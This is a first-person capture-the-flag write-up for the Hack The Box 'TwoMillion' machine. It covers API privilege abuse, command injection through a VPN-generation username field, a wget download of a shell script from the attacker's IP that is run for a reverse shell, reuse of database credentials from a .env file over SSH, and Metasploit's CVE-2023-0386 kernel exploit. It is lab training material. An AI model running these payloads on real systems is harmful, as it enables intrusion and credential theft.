

TwoMillion! HTB



You have solved TwoMillion!

Congratulations  **m7mdll** best of luck in capturing flags ahead!

#25233	05 Oct 2026	Retired	 450
Machine Rank	Pwn Date	Machine State	XP Earned

Ok

Share

Recon

```
(m7mdx@DESKTOP-BKSP280)-[~]
$ nmap 10.129.229.66 -sC -sV --open --min-rate 3000 -Pn
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 04:07 +0300
Nmap scan report for 10.129.229.66
Host is up (0.65s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.84 seconds
```

```
ffuf -u http://2million.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc
401,403 -fs 162
```

```
/'__\ /'__\ /'__\
/\ \_/\ /\ \_/\ _ _ /\ \_/\
\\ ,_\ \\ ,_\ \_/\ \_/\ \_/\ ,_\
```


2.1.0-dev

```

[Status: 200, Size: 64952, Words: 28274, Lines: 1243,
Duration: 1758ms]
404 [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration:
2081ms]
home [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
2432ms]
invite [Status: 200, Size: 3859, Words: 1363, Lines: 97, Duration:
1428ms]
login [Status: 200, Size: 3704, Words: 1365, Lines: 81, Duration:
1152ms]
logout [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
1160ms]
register [Status: 200, Size: 4527, Words: 1512, Lines: 95, Duration:
574ms]
:: Progress: [4614/4614] :: Job [1/1] :: 33 req/sec :: Duration: [0:02:16] ::
Errors: 0 ::

```

To Register you should have invite code lets check the source code



```
56 </section>
57 <!-- End main content-->
58
59 </div>
60 <!-- End wrapper-->
61
62 <!-- scripts -->
63 <script src="/js/htb-frontend.min.js"></script>
64 <script defer src="/js/inviteapi.min.js"></script>
65 <script defer>
66     $(document).ready(function() {
67         $('#verifyForm').submit(function(e) {
68             e.preventDefault();
69
70             var code = $('#code').val();
71             var formData = { "code": code };
72
73             $.ajax({
74                 type: "POST",
75                 dataType: "json",
76                 data: formData,
77                 url: '/api/v1/invite/verify',
78                 success: function(response) {
79                     if (response[0] === 200 && response.success === 1 && response.data.message === "Invite code is valid!") {
80                         // Store the invite code in localStorage
81                         localStorage.setItem('inviteCode', code);
82
83                         window.location.href = '/register';
84                     } else {
85                         alert("Invalid invite code. Please try again.");
86                     }
87                 },
88                 error: function(response) {
89                     alert("An error occurred. Please try again.");
90                 }
91             });
92         });
93     });
94 </script>
95 </body>
96 </html>
```

check the `<script defer src="/js/inviteapi.min.js"></script>`

use <https://matthewfl.com/unPacker.html>

to unpack

result

```
function verifyInviteCode(code)
{
    var formData=
    {
        "code":code
```

```

};
$.ajax(
{
type:"POST",dataType:"json",data:formData,url:'/api/v1/invite/verify',success:funct
ion(response)
{
console.log(response)
}
,error:function(response)
{
console.log(response)
}
}
)
}
function makeInviteCode()
{
$.ajax(
{
type:"POST",dataType:"json",url:'/api/v1/invite/how/to/generate',success:function(r
esponse)
{
console.log(response)
}
,error:function(response)
{
console.log(response)
}
}
)
}
}

```

access it

```

curl -X POST http://2million.htb/api/v1/invite/how/to/generate
{"0":200,"success":1,"data":{"data":"Va beqre gb trarengr gur vaivgr pbqr, znxr n
CBFG erdhrfg gb \/ncv\/i1\/vaivgr\/trarengr","enctype":"ROT13"},"hint":"Data is
encrypted ... We should probbably check the encryption type in order to decrypt
it..."}

```

use this end point

```
curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":
{"code":"UjlNMzgtNkhSNzItRVJZM0MtMVI4U1U=","format":"encoded"}}
```

decode it

```
echo "UjlNMzgtNkhSNzItRVJZM0MtMVI4U1U" | base64 -d
R9M38-6HR72-ERY3C-1R8RU
```

so i got the the invite code now you can signup to web site

after search in the page of access you can genrate the vpn so i check the end pint the request is

```
## GET /api/v1/user/vpn/generate HTTP/1.1
## Host: 2million.htb
## User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
## Accept:
## text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,;q=0.8
## Accept-Language: en-US,en;q=0.5
## Accept-Encoding: gzip, deflate
## Referer: http://2million.htb/home/access
## DNT: 1
## Connection: close
## Cookie: PHPSESSID=
## Upgrade-Insecure-Requests: 1
```

Lets check the api

```

(m7mdx@DESKTOP-BKSP280)-[~]
$ curl 2million.htb/api/v1 --cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total     Spent    Left      Speed
100      800    0     800    0       0    377      0      00:02    0
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}

```

now i have another end points so lets check it

```

curl http://2million.htb/api/v1/admin/auth --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           Dload  Upload   Total     Spent    Left      Speed
100      17    0     17    0       0    10      0      00:01    0
{
  "message": false
}

```

this request it response message false so lets to update the setting from this end point

```

(m7mdx@DESKTOP-BKSP280)~$ curl -v -X PUT 2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" | jq
* Trying 10.129.229.66:80...
* Host 2million.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.66
* Established connection to 2million.htb (10.129.229.66 port 80) from 10.10.14.88 port 60362
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left      Speed
0          0  0        0  0      0         0      00:02    0* using HTTP/1.x
> PUT /api/v1/admin/settings/update HTTP/1.1
> Host: 2million.htb
> User-Agent: curl/8.21.0
> Accept: */*
> Cookie: PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq
>
* Request completely sent off
0          0  0        0  0      0         0      00:03    0< HTTP/1.1 200 OK
< Server: nginx
< Date: Tue, 06 Oct 2026 01:49:55 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache

{ [64 bytes data]
100    53    0    53    0    15    0      00:03    49
* Connection #0 to host 2million.htb:80 left intact
{
  "status": "danger",
  "message": "Invalid content type."
}

```

Response

```

{
  "status": "danger",
  "message": "Invalid content type."
}

```

```

curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" {
"status": "danger",\
"message": "Missing parameter: email"\
} | jq
{"status":"danger","message":"Missing parameter: email"}

```

```

(m7mdx@DESKTOP-BKSP280)~$ curl -X PUT http://2million.htb/api/v1/admin/settings/update \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
--header "Content-Type: application/json" \
--data '{
  "email": "test@example.com"
}' | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left      Speed
100    92    0    59 100    33    63    35      0
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}

```

finally

```
(m7mdx@DESKTOP-BKSP280)-[~]
└─$ curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" --
data '{
  "email": "test@example.com", "is_admin": true}'
}' | jq
{"status":"danger","message":"Variable is_admin needs to be either 0 or 1."}
```

you should add the id_admin or 1 or 0 so now try 1 its true

```
curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" --
data '{
  "email": "m7mdx@gmail.com", "is_admin": '1' }'
{"id":13,"username":"m7mdx","is_admin":1}
```

sucessfully

now lets check this end point `http://2million.htb/api/v1/admin/auth`

```
curl http://2million.htb/api/v1/admin/auth --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         0         0              Dload  Upload  Total  Spent  Left   Speed
100      16    0     16    0         0        7        0      00:02        0
{
  "message": true
}
```

the message response true no i have admin on this web site lets

Foothold

Let's check out the /admin/vpn/generate URL now that we have sufficient permissions

```
curl -X POST 2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" |
jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         0         0              Dload  Upload  Total  Spent  Left   Speed
100      59    0     59    0         0       51        0     00:01        0
{
  "status": "danger",
```

```
"message": "Missing parameter: username"
}
```

```
(m7mdx@DESKTOP-BKSP280)~$ curl -i -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
--header "Content-Type: application/json" \
--data '{"username":"m7mdx"}'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Oct 2026 02:02:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwYgYxCzAJBgNVBAYTALVLMQ8wDQYDVQQIDAZMb25kb24xZDzANBgNVBAcMBKxv
bmRvbJlETMBEGA1UECgwKSGFja1RoZUJveDEMAoGA1UECwwDVLBOMREwDwYDVQQD
DAGybwLlbG1vb3JlHMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
DTIzMDUvNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYQxCzAJBgNVBAYTALVLMQ8w
```

was printed out to us. If this VPN is being generated via the exec or system PHP function and there is insufficient filtering in place - which is possible as this is an administrative only function - it might be possible to inject malicious code in the username field and gain command execution on the remote system.

Let's test this assumption by injecting the command ;id; after the username.

```
(m7mdx@DESKTOP-BKSP280)~$ curl -i -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" --data '{"username":"m7mdx;id;"}'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Oct 2026 02:03:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
curl -i -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie
"PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" --header "Content-Type: application/json" --
data '{"username":"m7mdx;id;"}'
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Oct 2026 02:03:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The command is successful and we gain command execution. Let's start a Netcat listener to catch a shell.

```
use nc -lnvp 4444
```

i use this steps you can use different

- 1- create file name name.sh
- 2- put the reverse shell using sh shell or zsh your choice
- 3- start the python server
- 4- upload the file and run it

```
(m7mdx@DESKTOP-BKSP280)~$ curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
-H "Content-Type: application/json" \
--data '{"username":"m7mdx;wget http://10.10.14.88:3333/hello.sh -O /tmp/hi.sh;"}'
```

```
$ curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
-H "Content-Type: application/json" \
--data '{"username":"m7mdx;wget http://10.10.14.88:3333/hello.sh -O /tmp/hi.sh;"}'
```

check it

```
(m7mdx@DESKTOP-BKSP280)~$ curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
-H "Content-Type: application/json" \
--data '{"username":"m7mdx;ls -l /tmp;"}'
total 36
-rwxr-xr-x 1 www-data www-data 50 Oct 5 02:31 hi.sh
-rw-r--r-- 1 www-data www-data 51 Oct 5 02:25 hi.sh.ovpn
drwx----- 3 root root 4096 Oct 6 01:13 snap-private-tmp
drwx----- 3 root root 4096 Oct 6 01:13 systemd-private-0ad23df365f74f2a9cfa9e47730deefd-ModemManager.service-mXeIQS
drwx----- 3 root root 4096 Oct 6 01:13 systemd-private-0ad23df365f74f2a9cfa9e47730deefd-memcached.service-yM5Wdp
drwx----- 3 root root 4096 Oct 6 01:13 systemd-private-0ad23df365f74f2a9cfa9e47730deefd-systemd-logind.service-oCnW3E
drwx----- 3 root root 4096 Oct 6 01:13 systemd-private-0ad23df365f74f2a9cfa9e47730deefd-systemd-resolved.service-luZKTh
drwx----- 3 root root 4096 Oct 6 01:13 systemd-private-0ad23df365f74f2a9cfa9e47730deefd-systemd-timesyncd.service-jDSLFC
drwx----- 2 root root 4096 Oct 6 01:14 vmware-root_607-3988556120
```

now lets run it make shure you opened listener

```
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate \
--cookie "PHPSESSID=56q0u2vdq8v77tdgs9ec5hqjsq" \
-H "Content-Type: application/json" \
--data '{"username":"m7mdx;/bin/bash /tmp/hi.sh;"}'
```

```

(m7mdx@DESKTOP-BKSP280)~$ nc -lvnp 4444
listening on [any] 4444 ...
id

connect to [10.10.14.88] from (UNKNOWN) [10.129.229.66] 47346
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ $ bash -i
bash: cannot set terminal process group (1101): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Oct  6 02:40 .
drwxr-xr-x  3 root root 4096 Jun  6 2023 ..
-rw-r--r--  1 root root   87 Jun  2 2023 .env
-rw-r--r--  1 root root 1237 Jun  2 2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2 2023 Router.php
drwxr-xr-x  5 root root 4096 Oct  6 02:40 VPN
drwxr-xr-x  2 root root 4096 Jun  6 2023 assets
drwxr-xr-x  2 root root 4096 Jun  6 2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6 2023 css
drwxr-xr-x  2 root root 4096 Jun  6 2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6 2023 images
-rw-r--r--  1 root root 2692 Jun  2 2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6 2023 js
drwxr-xr-x  2 root root 4096 Jun  6 2023 views

```

Lateral Movement

Enum the web directory

```

ls -al
total 56
drwxr-xr-x 10 root root 4096 Oct  6 04:10 .
drwxr-xr-x  3 root root 4096 Jun  6 2023 ..
-rw-r--r--  1 root root   87 Jun  2 2023 .env
-rw-r--r--  1 root root 1237 Jun  2 2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2 2023 Router.php
drwxr-xr-x  5 root root 4096 Oct  6 04:10 VPN
drwxr-xr-x  2 root root 4096 Jun  6 2023 assets
drwxr-xr-x  2 root root 4096 Jun  6 2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6 2023 css
drwxr-xr-x  2 root root 4096 Jun  6 2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6 2023 images
-rw-r--r--  1 root root 2692 Jun  2 2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6 2023 js
drwxr-xr-x  2 root root 4096 Jun  6 2023 views

```

```
www-data@2million:~/html$ ls -al
ls -al
total 56
drwxr-xr-x 10 root root 4096 Oct  6 04:10 .
drwxr-xr-x  3 root root 4096 Jun  6 2023 ..
-rw-r--r--  1 root root   87 Jun  2 2023 .env
-rw-r--r--  1 root root 1237 Jun  2 2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2 2023 Router.php
drwxr-xr-x  5 root root 4096 Oct  6 04:10 VPN
drwxr-xr-x  2 root root 4096 Jun  6 2023 assets
drwxr-xr-x  2 root root 4096 Jun  6 2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6 2023 css
drwxr-xr-x  2 root root 4096 Jun  6 2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6 2023 images
-rw-r--r--  1 root root 2692 Jun  2 2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6 2023 js
drwxr-xr-x  2 root root 4096 Jun  6 2023 views
www-data@2million:~/html$ |
```

see the .env its important file check it always

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

so i got credintional lets chek the admin user or system or just on db

```
www-data@2million:~/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
admin:x:1000:1000::/home/admin:/bin/bash
memcache:x:115:121:Memcached,,,:/nonexistent:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
```

```
admin:x:1000:1000::/home/admin:/bin/bash
```

lets connect on ssh

```
m7mdx@DESKTOP-BKSP280-[-]
$ ssh admin@2million.htb
The authenticity of host '2million.htb (10.129.229.66)' can't be established.
ED25519 key fingerprint is: SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2million.htb' (ED25519) to the list of known hosts.
admin@2million.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Oct  6 02:57:44 AM UTC 2026

System load:          0.0029296875
Usage of /:           73.9% of 4.82GB
Memory usage:         8%
Swap usage:           0%
Processes:            224
Users logged in:      0
IPv4 address for eth0: 10.129.229.66
IPv6 address for eth0: dead:beef::250:56ff:fe95:2d77

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Tue Jun  6 12:43:11 2023 from 10.10.14.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ ls
```

user .txt on /home

Privilege Escalation

Enumeration of the current user's mails in /var/mail reveals a file called admin , which contains all the

emails for our current user. Let's read it

```
Sorry, user admin may not run sudo on localhost.
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <987654321@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. Th
at one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

The email originates from ch4p and is letting the admin know that he should perform updates on this

system as there have been some serious kernel exploits recently. More specifically an exploit for OverlayFS

/ FUSE is mentioned.

Let's perform a quick Google search with the keywords overlays fuse exploit . The results reveal this

article about an exploit which is assigned CVE-2023-0386, that exists in the Linux kernel. Some more

research reveals this post from Ubuntu that details the vulnerable kernel versions.

Enumeration of the current kernel version reveals that the box is using 5.15.70 .

```
n$
admin@2million:/tmp/exploit/CVE-2023-0386-main$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC
2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/tmp/exploit/CVE-2023-0386-main$
```

after search on this kernel i got the CVE - CVE-2023-0386

i use metasploit to exploit it

```
msf > search cve:2023-0386

Matching Modules
=====
#  Full Name                                   Disclosure Date  Rank    Check  Name
-  -
0  exploit/linux/local/cve_2023_0386_overlayfs_priv_esc 2023-03-22      excellent Yes     Local Privilege Escalation via CVE-2023-0386

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/cve_2023_0386_overlayfs_priv_esc

msf > use 0
[*] Using configured payload linux/x64/meterpreter_reverse_tcp
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > info
```

conect to ssh using metasploit

```
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > search ssh_login

Matching Modules
=====

#  Full Name                Disclosure Date  Rank   Check  Name
-  -
0  auxiliary/scanner/ssh/ssh_login .               normal No     SSH Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 2million.htb
RHOSTS => 2million.htb
msf auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT => 22
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD SuperDuperPass123
PASSWORD => SuperDuperPass123
msf auxiliary(scanner/ssh/ssh_login) > run
[*] Starting bruteforce
[*] 10.129.229.66:22 SSH - Testing User/Pass combinations
[*] Success: 'admin:SuperDuperPass123' 'uid=1000(admin) gid=1000(admin) groups=1000(admin) Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.88:38359 -> 10.129.229.66:22) at 2026-10-05 06:19:20 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > id
[*] exec: id

uid=1000(m7mdx) gid=1000(m7mdx) groups=1000(m7mdx),4(admin),24(cdrom),27(sudo),30(dip),46(plugdev),100(users)
msf auxiliary(scanner/ssh/ssh_login) > sessions -l
```

```
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set LHOST 10.10.14.88
LHOST => 10.10.14.88
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set LPORT 4444
LPORT => 4444
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set PayloadLinuxMinKernel 3.17
PayloadLinuxMinKernel => 3.17
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > set COMPILE False
COMPILE => False
msf exploit(linux/local/cve_2023_0386_overlayfs_priv_esc) > run
[*] Started reverse TCP handler on 10.10.14.88:4444
[!] SESSION may not be compatible with this module:
[!] * Unknown session arch
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Linux kernel version found: 5.15.70
[*] Writing '/tmp/.W1R3I/.7GgDQ' (18040 bytes) ...
